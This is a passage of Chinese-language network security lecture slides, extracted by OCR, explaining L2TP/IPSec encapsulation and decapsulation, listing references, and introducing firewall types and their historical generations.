1.L2TP (Layer Two Tunneling Protocol/IPSec)（亦稱L2TP/IPSec）是使用PPP使用者身分驗證及IP安全性(IPSec)的加密機制來封裝及加密，支援IP、IPX及NetBEUI 等通訊協定，用於做遠端存取通訊協定時可跨越NAT


2.使用憑證型態的電腦身分驗證機制來建立安全及經加密的通道(IPSec)

3.可提供使用者驗證，使用PPP 型態的使用者驗證機制來建立L2TP通道。

4.L2TP/IPSec不但能保有資料的完整性，亦能針對各封包進行資料驗證。

5.L2TP/IPSec必需要建置公開金鑰基礎建設(PKI )，將電腦憑證配置給 VPN 伺服器及VPN用戶端。

# L2TP在IP網路上的控制訊息是使用UDP，來作為通道維護與通道資料，而連線的加密是由IPSec ESP承載傳送。




資料來源：摘自Microsoft TechNet，虛擬私人網路。

# L2TP/IPSec資料通道封裝

1. L2TP封裝：PPP承載資料經過加密，並加入PPP標頭及L2TP標頭後加以封裝


2. UDP封裝：已封裝的L2TP封包會再加入內含將來源與目的地埠設為1701的UDP標頭並再加以封裝。

3. IPSec封裝：系統會使用IPSec ESP標頭與檔尾以及IPSec Authentication(Auth)檔尾來將UDP訊息加密並封裝。

4. IP封裝：系統在IPSec封包中加入最終的IP標頭，其中包含VPN用戶端與VPN伺服器的來源IP以及目的地IP。

5. 資料連結層的封裝：為了要在LAN或是WAN連結上傳送IP資料封包，系統最後會將IP資料封包再加入實體傳輸介面的資料連接層的標頭與檔尾，並加以封裝。

# 完成封裝的L2TP IPSec 資料通道封包




資料來源：摘自Microsoft TechNet，第二層通道通訊協定。

# L2TP/IPSec通道資料的解除封裝：

1. 在接收到L2TP/IPSec通道資料後，L2TP用戶端或L2TP伺服器會處理並移除資料連接標頭與檔尾。

2. 處理並移除IP標頭。

3. 使用IPSec ESP Auth檔尾來驗證IP負載(Payload)及IPSec ESP標頭。

4. IPSec ESP標頭將封包加密部分解密。

5. 處理UDP標頭並將L2TP封包傳送給L2TP

6. L2TP使用L2TP標頭中的Tunnel ID以及 Call ID來識別特定的L2TP通道。

7. 使用PPP標頭來識別PPP負載，並將負載轉送至適當的通訊協定驅動程式，以進行進一步的處理。

# 參考文獻


1. 楊慶隆，從密碼技術談資訊安全，國立東華大學資工系簡報。
2. 網際網路通訊協定安全性 (IPSec)。Microsoft TechNet網站，
   http://www.microsoft.com/technet/prodtechnol/windowsserver2003/zh-cht/library/ServerHelp/cef71791-bcf2-4f0f-9a56-db1682cf8a24.mspx
3. 利用 IPSec 及群組原則進行伺服器與網域隔離。Microsoft TechNet網站，
   http://www.microsoft.com/taiwan/technet/security/topics/architectureanddesign/IPSec/default.mspx
4. 賴榮樞，網路層的護身符（上）：IPSec 簡介，Microsoft TechNet網站，
   http://www.microsoft.com/taiwan/technet/columns/profwin/13-IPSec-1.mspx
5. 賴榮樞，網路層的護身符（下）：IPSec協定與應用，Microsoft TechNet網站，
   http://www.microsoft.com/taiwan/technet/columns/profwin/14-IPSec-2.mspx
6. Abhishek Singh，Demystifying IPSec VPN’s，
   http://www.infosecwriters.com/text_resources/pdf/Demystifying_IPSec_VPNs.pdf
7. 楊慶隆，民88， “IPSec機制探討” ，網路通訊。

8. Robichaux，談安全性，Microsoft TechNet網站，
http://www.microsoft.com/taiwan/technet/itsolutions/network/security/ro05800.aspx
9. 樂家富，民93，”漫談IPSec（The Internet Protocol Security Standard）及SSL（Secure Sockets Layer）VPN”，電腦科技雜誌，第87期。
10.受到保護的MS私密性網路存取：虛擬私人網路和Intranet安全。Microsoft TechNet網站，http://www.microsoft.com/taiwan/technet/itsolutions/network/security/msppna.aspx
11. 林宸堂，IPSec VPN的難題：Firewall與NAT的配置，資策會網路通訊實驗室，http://www.iii.org.tw/ncl/document/IPSecVPN.htm
12. 安全的多層式部署。Microsoft TechNet網站，
http://www.microsoft.com/taiwan/technet/prodtechnol/sql/2000/maintain/sp3sec03.aspx
13. Internet Key Exchange (IKE)。HP Technical documentation，
http://docs.hp.com/en/J4256-90005/ch01s04.html
14. 第二層通道通訊協定，Microsoft TechNet網站，
http://www.microsoft.com/technet/prodtechnol/windowsserver2003/zh-cht/library/ServerHelp/977aa0c6-00f9-4303-8fbc-1a586847a247.mspx

# Module 5-1-4： 防火牆


本模組內容係引用教育部顧問室資通安全聯盟「網路安全」
課程教材之「Module 8-防火牆」

# 防火牆簡介

- 防火牆通常是由一組軟硬體所組成，基本上是由一台主機，包含作業系統及安裝防火牆應用軟體而構成，通常建置於網際網路與內部網路之間，作為內部與外部溝通與管制的橋樑。
- 防火牆的原理，就是利用預先設定的規則，對遠端連接的封包進行檢查，符合規則的就允許通過，否則便進行阻止。

# 防火牆的作用

- 過濾、過濾再過濾



# 防火牆過濾、控制哪些東西

***Service control* –** determine types of Internet services, in/out bound.

–Used in most FW

- ***Direction control* –**determine the direction a service can allow to flow thru
- ***User control* –**which user is allowed to access
- ***Behavior control* –**control how a service is used

# 防火牆做不到的事

- 無法防止防火牆自己內部的不法行為
- 無法管理不經過防火牆的連線
- 無法防範全新的威脅
- 無法防範病毒

# 防火牆的組成架構分類

- **硬體防火牆**
  - 量身定制的硬體(ASIC)
  - 量身設計的作業系統
  - EX:Netscreen(screen os)
- **軟體防火牆**
  - 通用架構的PC硬體
  - Unix或是windows系列的通用作業系統
  - EX:Checkpoint(unix,windows)
- **運作平台**
  - 提供最佳化過的硬體平台（模組化設計）
  - 運作專屬的作業系統
  - EX:Crossbeam(X-Series Operating System (XOS)

# 軟硬體防火牆的差異

- Hardware firewall

  強調高效能，實用性，處理速度。

- Software firewall

  設定較為彈性，可自行微調，近代作業系統多


  有內建各自的軟體防火牆。

*硬體防火牆的內部實際上也是靠軟體在運作。*

# 防火牆的歷史(技術)發展


- 依類型分類：
  - 封包過濾防火牆packet filter
  - 代理防火牆proxy(gateway)
- 依發展時間分類：
  - 封包過濾packet filter
  - 電路層代理circuit-level proxy
  - 應用層代理application-layer proxy
  - 動態封包過濾dynamic(stateful) packet filter
  - 狀態檢測statefulinspection

# 防火牆的歷史(技術)發展


封包
過濾
(第一代)
電路層
代理
(第二代)
應用層
代理
(第三代)
動態封包
過濾
狀態
檢測
(第四代)
1980
1985
1990
1995


# 封包過濾式(第一代)packet filter

- 針對IP封包的表頭欄位與管理者制定的規則進行過濾




# 電路層代理(第二代)circuit-level proxy

- 在Session層上建立兩邊的TCP連線ex:socks



# 應用層代理(第三代) application-layer proxy

